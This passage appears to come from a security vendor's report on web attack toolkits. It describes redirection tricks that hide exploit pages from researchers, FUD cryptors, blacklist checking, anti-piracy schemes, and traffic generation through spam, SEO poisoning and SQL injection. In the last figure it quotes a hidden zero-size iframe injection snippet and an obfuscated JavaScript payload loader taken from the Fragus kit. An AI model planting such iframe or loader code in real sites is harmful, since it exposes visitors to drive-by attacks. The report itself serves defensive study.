
With redirection, the first time a visitor attempts to access a maliciously coded URL, he or she will be redirected to an exploit page. With redirection, any subsequent requests from the same IP address to the same URL will redirect that IP (i.e., the repeat visitor) to an error page. The intention of this feature is to hide the malicious page from repeat users in case they are security researchers. This failsafe is coded into the malicious website because it is assumed that the first visit occurs in the expected course of a drive-by download, but that any subsequent visits from the same IP address are either in error or an attempt to inspect the contents of the page—as would be the case if the page was being examined by an antivirus application or a security analyst. To defy detection and analysis, the traffic management application included in many attack kits usually contains a blacklist of IP addresses that will result in the same error page being returned for visits to the page from those addresses.

Fully undetectable cryptors

A fully undetectable (FUD) cryptor is an encryption mechanism that works by taking the malicious software payload, encrypting it, and attaching it to a small executable that is responsible for decrypting and executing the payload. Attackers might alter encryption methods and keys, add random and superfluous data to the payload, or alter the decrypting executable stub. The methods used evolve over time and have increased in sophistication to match advances in antivirus techniques.

Kits that include FUD cryptor purport to be undetectable by antivirus applications. Since security companies are constantly upgrading their detection databases and heuristics, toolkit developers continuously need to update their client executables in an effort to maintain their undetectable status. Figure 15, below, shows the builder application in the Mariposa kit that encodes the resulting executable in an attempt to remain undetected. A significant portion of the explosion in antivirus signatures being written by online security companies can be attributed to the number of unique executables created by malicious software using FUD cryptors.

[46] 46-http://www.offensivecomputing.net/?q=node/1472



Save as: myclient.exe

Injector: injector.exe

Network encoding/decoding module: encode.bfnp

Installation modules:

```
---=== READING MODULES ===---
Reading encode.bfnp
Preparing encoder module (func size: 0x007E bytes)
Preparing decoder module (func size: 0x0089 bytes)
---=== MODIFYING INJECTOR ===---
Found injector address for image offset at offset: 0x00009050
Inside section .data offset: 0x00000C50
Enlarging .data size from 0x00000E00 to 0x00004C00
.data virtual size rounded from 0x00002000 to 0x00005000
RAW delta: 0x00003E00
virtual delta: 0x00003000
data directory 5 virtual address changing from 0x0000C000 to 0x0000F000
Client myclient.exe created!
```

Obfuscates executable to evade detection


Sets which Trojans to include

Shows update process underway based on chosen “BFF Client Builder” options

Figure 15. Mariposa client builder

Blacklist countermeasures

Some attack toolkits have implemented countermeasures to thwart the advances in website reputation services being made by security companies. For example, the CRiMEPACK toolkit advertises the capability to check the attacker’s domain against a range of website reputation services (figure 16). If the domain is on too many blacklists for it to be effective, the attacker can move the operation to a new domain. This may require that the attack toolkit be rebound to the new domain. Advertisements for CRiMEPACK offer two domain name rebinds in addition to the initial domain. (Additional rebuilds beyond that cost extra.) Additionally, CRiMEPACK includes its own blacklist of IP addresses in order to attempt to block attempts by security and website reputation vendors from accessing the site hosting the kit. This measure may succeed temporarily, but is eventually rendered ineffective because the toolkit is not updated frequently enough or the malicious site is reported to the reputation vendor.



Malware Database	Status
Norton SafeWeb	✓
My WebOfTrust	✓
Malc0de	✓
Google Safe Browsing	✓
Malwaredomainlist	✓
Mcafee SiteAdvisor	✓
hpHosts	✓
MalwareUrl	✓

Your site does not appear to be listed on any dns blacklists :)

Figure 16. CRiMEPACK interface for checking malicious website blacklists

Anti-piracy measures

As in the legitimate software industry, toolkit developers must contend with piracy. Pirated copies and unauthorized variants of popular toolkits are commonplace in the underground economy. Considering that potential toolkit users are motivated by financial gain, it is not surprising that many seek cheaper variants or try to profit from selling variants themselves. One way in which toolkit developers attempt to combat piracy is to compile the toolkit on a per-customer basis. For example, the domain name that the customer will be using to host the toolkit and malicious website is hard-coded into the application—a technique known as binding (as noted in the CRiMEPACK discussion, above). As a result, the customer cannot simply copy, sell, or give away the kit. As an additional preventative measure, the toolkit is distributed in an encoded state using an obfuscation tool, as discussed above.

Another anti-piracy measure example is the licensing scheme used by NeoSploit 3.1. In an attempt to prevent users from installing the kit on unauthorized IP addresses, the developers bind the login credentials for the administrative interface of the kit with the specific IP address on which it will be installed. This type of anti-piracy measure also provides an opportunity to upsell services such as selling versions that are not bound to a specific IP address for a higher price. Developers may also offer to rebind the already purchased toolkit to another IP address for a fee.

Attack toolkit developers also combat piracy using obfuscation. Because most attack toolkits are implemented as scripts in PHP, without some form of obfuscation the toolkits would technically be open source. Some attack toolkits use commercial anti-piracy tools to obfuscate their kits. Users can run the code, but they are not able to inspect or alter it.

Some examples that are distributed in this manner are Fragus and Tornado. Conversely, these protection measures might then be bypassed by various tools that reverse the source code into its unobfuscated form.

In addition to exploit code, the source code for attack toolkits generally consists of two parts. There is the PHP code for the C&C server Web application, and there is the source code for the Trojan client application. The PHP code might be obfuscated using a (potentially legitimate) PHP encoding program, while the Trojan client will typically be in an obfuscated executable format. Some toolkits include the source code for one or both parts for an extra fee. The most common scenario that toolkits seem to follow is that the C&C server PHP code is not obfuscated and can be altered at will, while the Trojan client does not include its source.

The purpose of selling the source code is to allow advanced customers to customize the Trojan client in order to perform more targeted attacks and to create unique and less-traceable executables. Once the source code has been sold to customers, they might in turn release it to others. They may also potentially alter the code in order to create derivatives of the toolkit. These derivatives would then typically be sold as independent works. Due to the ability to create derivative works, the source code of the more popular and successful toolkits is becoming more valuable over time. This rise of derivatives is also fueling the increasingly sophisticated anti-piracy measures.

One technique kit developers have employed to recoup losses due to pirated kits is to load a backdoor Trojan into a kit. This backdoor will be programmed to send all the gathered information to the seller or else to let him or her steal all the bots that have been acquired by the attacker using the “backdoored” kit.[47]

Vulnerabilities in Attack Kits

Just about any software is inevitably vulnerable to being attacked.[48] This is just as true with attack kits as it is with legitimate software. Thus, vulnerabilities discovered in attack kits can be used to disrupt the attack functionality of these kits and can potentially cripple or otherwise sabotage an attacker’s operation. This information may be of use to other attackers who, instead of purchasing sensitive information from the underground economy or paying for an attack kit and setting up their own malicious website, could use this vulnerability information to access and steal information collected by the attacks being mounted by others.

In 2010, thirteen zero-day exploits were publicly released that exposed vulnerabilities in a range of attack toolkits, including NEON, YES Exploit System, Liberty, LuckySploit, Eleonore, and Sniper_SA.[49] These vulnerabilities included cross-site scripting, cross-site request forgery, SQL-injection, and remote file disclosure, which are all vulnerabilities that commonly affect legitimate Web applications. Successfully exploiting these vulnerabilities could facilitate or aid in the deletion or modification of attack kit databases, injection of code that is harmful to the attack kit user, or collection of information about the attacker.

Moreover, the modification or removal of database content can completely disable a toolkit’s functionality, resulting in errors that can force the attacker to start anew. Injecting code that will attack the attacker may cripple other computers available to that attacker or aid in harvesting information about the attacker. Depending on the depth of penetration achieved, this information could include the same type of details that the attacker attempts to harvest from computers under his or her control.

47-A backdoor in a computer system is a method of bypassing normal authentication, securing remote access to a computer, obtaining access to plaintext, and so on, while attempting to remain undetected.
48-http://www.symantec.com/connect/blogs/istr-x-everything-vulnerable
49-http://www.securityfocus.com/archive/1/511872/30/30/threaded

Traffic Generation

Although attack kits simplify and automate many things, once the attack components are in place the attacker still needs to generate traffic to the malicious website, typically through means outside of the toolkit itself. In other words, these sites cannot expose victims to attack code without visitors. Some of the tactics used to generate traffic include spam campaigns, black hat search engine optimization (SEO), the injection of code into legitimate websites, and malicious advertisements. In another example of secondary services that have emerged in the underground economy, Symantec has also observed advertisements for generating traffic to malicious websites. Depending on the resources available to the attackers, they may use one or all of the methods to maximize the potential number of successful attacks.

Spam Campaigns

Spam campaigns are very common methods for distributing links to malicious websites, or simply for distributing malicious code as an attachment (figure 17). Spam now often extends beyond simple email and uses multiple communication methods including email, instant messages, blogging websites, and social networks. Toolkits with botnet C&C capabilities may allow the attacker to use the actual toolkit for spam email, but the attacker would first require an established botnet. Spam campaigns provide greater access to potential victims than other methods because spam targets are not limited to visitors of specific websites.



1. An attacker distributes spam email and instant messages containing links to a malicious website.
2. An unsuspecting victim views one of the spam messages and is convinced by the message contents to open the included link.
3. Upon opening the link, the user is directed to the attacker's malicious website, which launches an attack.

Figure 17. Example of an attack using spam

Although the success rate of spam campaigns is likely quite low because of the widespread implementation of anti-spam software and increased awareness of spam in general, it is also a relatively simple thing for a well-equipped attacker to send hundreds of thousands of spam messages daily. For example, in 2009, botnets were responsible for approximately 85 percent of all spam observed by Symantec, so even a small percentage of click-through success might generate a significant number of visitors to the malicious website.[50]

Numerous spam techniques can be used to generate traffic for malicious websites. The most common techniques rely on misinformation and social engineering, such as enticing victims with messages about current events and disaster relief, or coaxing the recipient to click on a link in the message.[51] As noted, if the reader visits the malicious site, attack code embedded in the site attempts to exploit vulnerabilities on the victim's computer. Alternately, the spam message may contain a file with the exploit embedded in it. The files may appear to be legitimate, but are actually laden with malicious code such as a Trojan. This approach is used by the ZeuS attack kit, for example. Victims are enticed to download a seemingly legitimate file, but the file is actually laden with a copy of the ZeuS Trojan.

Spam that targets blogs and social networks is typically posted to the websites using their built-in comment functionality. These spam messages may be designed to mimic legitimate responses to a blog topic or social network content, thereby employing social engineering tactics to persuade unsuspecting readers that an included link to the attacker's malicious

50-http://www.messagelabs.com/intelligence.aspx MessageLabs Intelligence: 2009 Annual Security Report
51-http://www.symantec.com/content/en/us/enterprise/other_resources/b-state_of_spam_and_phishing_report_06-2010.en-us.pdf

website is related to the conversation. Alternatively, some attackers simply post the link without any other text and rely on readers' curiosity to lure potential victims. In more extreme cases, the attacker may be able to include script code in the spam that will be executed in the victim's browser as soon as the page is loaded. This sort of script injection is akin to compromising legitimate websites for traffic generation purposes, although it requires a greater technical aptitude than simply posting a link.

As mentioned previously, attackers with no personal means of launching spam campaigns can rent the services of an existing botnet owner to send spam email for them. Because attack kits are commonly used to create botnets, this brings the toolkit user-base full circle in some regards. Attackers who rent access to botnets from botnet owners may do so in order to build their own botnets; the cost of renting the botnet spam services, for example, may be offset in the future by providing the same services to others. Attackers without the personal means of deploying spam via instant messages, blogs, or social networks can acquire tools in the underground economy that automate the process and, similar to email spam, they may also employ the services of a third-party.

Black Hat Search Engine Optimization

Black hat SEO is another effective means of luring potential victims to a malicious website.[52] Whether by employing black hat SEO services or performing the operations themselves—outside of toolkit functionality—attackers using black hat SEO techniques attempt to manipulate search engine results so that the malicious website appears higher in returned search results for various search result terms (figure 18). By doing so, users of the search engine may be duped into visiting a malicious website under the impression that it is highly ranked because it has content relevant to their search. Searches related to current events such as celebrity deaths and natural disasters are popular targets of black hat SEO schemes.

[52] 52-http://www.symantec.com/connect/blogs/iframes-please-make-way-seo-poisoning



VULNERABLE SITE
1. An attacker compromises a legitimate website and covertly adds redirection code.
2. The attacker farms out a link to the website so that it will be detected by search engine crawler software.
3. The links are detected by a search engine crawler and added to the search results database.
4. An unsuspecting victim performs an arbitrary search and the link appears ranked high in the results.
VULNERABLE SITE
5. The victim clicks on the link, opening the compromised website. The victim's browser is redirected to the attacker's malicious site, which launches an attack.

Figure 18. An example of black hat search engine optimization

To increase the number of potential victims visiting the malicious website, black hat SEO is often used in conjunction with other traffic generation methods such as spam. For example, an arbitrary victim who receives a particularly convincing spam email message, but who still suspects the legitimacy of the message, may check to see if the URL in the message is safe by doing a Web search on it. If the black hat SEO has been successful, the URL may rank high and appear amid a set of legitimate URLs (i.e., potentially among the legitimate domains of reputable companies) and the victim may deem the site safe to visit.

Compromising Legitimate Websites

As discussed earlier in this report, another method used to propagate malicious code in an attack is to compromise legitimate websites (see figure 3). This method can be very effective because the attacker does not need to lure victims into visiting an unfamiliar website. Regular users of these legitimate websites are likely to have an established sense of trust when using the sites and may be more likely to visit the sites again.

This method can be highly effective on a popular website because the large number of users visiting the site increases the odds that attacks will be successful. This is of great benefit to the attacker because he or she can launch attacks against regular visitors of the website and do not need to lure victims to visit an unknown URL. However, this method requires the attacker to have code running on a legitimate website, typically without the knowledge of the website owner. There are multiple ways that an attacker can compromise a legitimate website. Perhaps the most common way to achieve this is by exploiting vulnerabilities or weaknesses in Web applications that are used on the site. For example, many blogs and forums use content management applications and store data in an SQL database. Attackers can exploit latent or unpatched SQL-injection vulnerabilities in certain Web applications to inject their code into the legitimate website (figure 19).




VULNERABLE SITE
1. An attacker searches for a legitimate website that is prone to an SQL-injection vulnerability.
VULNERABLE SITE
2. The attacker exploits the vulnerability and injects redirection code into the website.
VULNERABLE SITE
3. A legitimate user visits the compromised website. The user's browser is redirected to the attacker's malicious website and the user is attacked.

Figure 19. Example of how SQL injection is used by an attacker

Another common technique is the use of iframes as containers for attack code, because these can be easily added to existing Web page code without altering the original functionality or appearance of the page. An iframe is an HTML element that can include Web content from other pages or Web servers to be rendered when the user visits the original page. This tag can be constructed so that it is effectively invisible—the user will not see any of the embedded content when viewing the original page. When the victim visits a legitimate website thus compromised, the site launches the malicious code attack. The victim is usually unaware of anything untoward occurring. Attack toolkits sometimes include tools for generating and obfuscating iframe code, while leaving the task to the attacker of adding the iframe into an existing Web page (figure 20). There are also advertisements on the underground economy offering such services. As well, administrative login credentials for legitimate Web pages are one of the most common advertisements in the underground economy.[53]

[53] 53-http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xv_04-2010.en-us.pdf; p.15


Sets where to direct the victim
iframe code to inject into compromised page
FRAGUS
Statistics | Files | Sellers | Traffic links | Preferences | Logout
JavaScript obfuscation code

Total statistics:

☑ Ajax autoreload

Hosts: 1
Frags: 1
Percentage:
100%

Show links for: Summary data ▾

Direct link:

```
http://localhost/fragus/show.php
```

Direct iframe:

```
<iframe src="http://localhost/fragus/show.php" width="1" height="1" style="display:none;"></iframe>
```

Crypted iframe:

```
return string;},obfuscate:function(str){var container='';for(var i=0,z=0;i<str.length;i=i+3,z++)
{container+=String.fromCharCode(str.substring(i,i+3)-this.signature.substring(z%this.signature.length,z%this.sig
nature.length+1).charCodeAt(0));}
return CRYPT.decode(container);}}
eval(CRYPT.obfuscate('15615915620818417615022717917616921620213516321321915215119917322420420l
191229155170186186187187188152193187146171173213184161183238160171144217200155146207208l6
81861991971531621371771691711871771862021331882221762031631591561531601991672301801331612
02202134197208219152169145172208153194174190185174185186202195189169167186143171172205183
14018317217913717315617519317121321813213220318819019114319922813818317818321718916920723
819916317518922317317615022716117118721l'));</script>
```

Figure 20. iframe attack code generation and obfuscation tool in Fragus

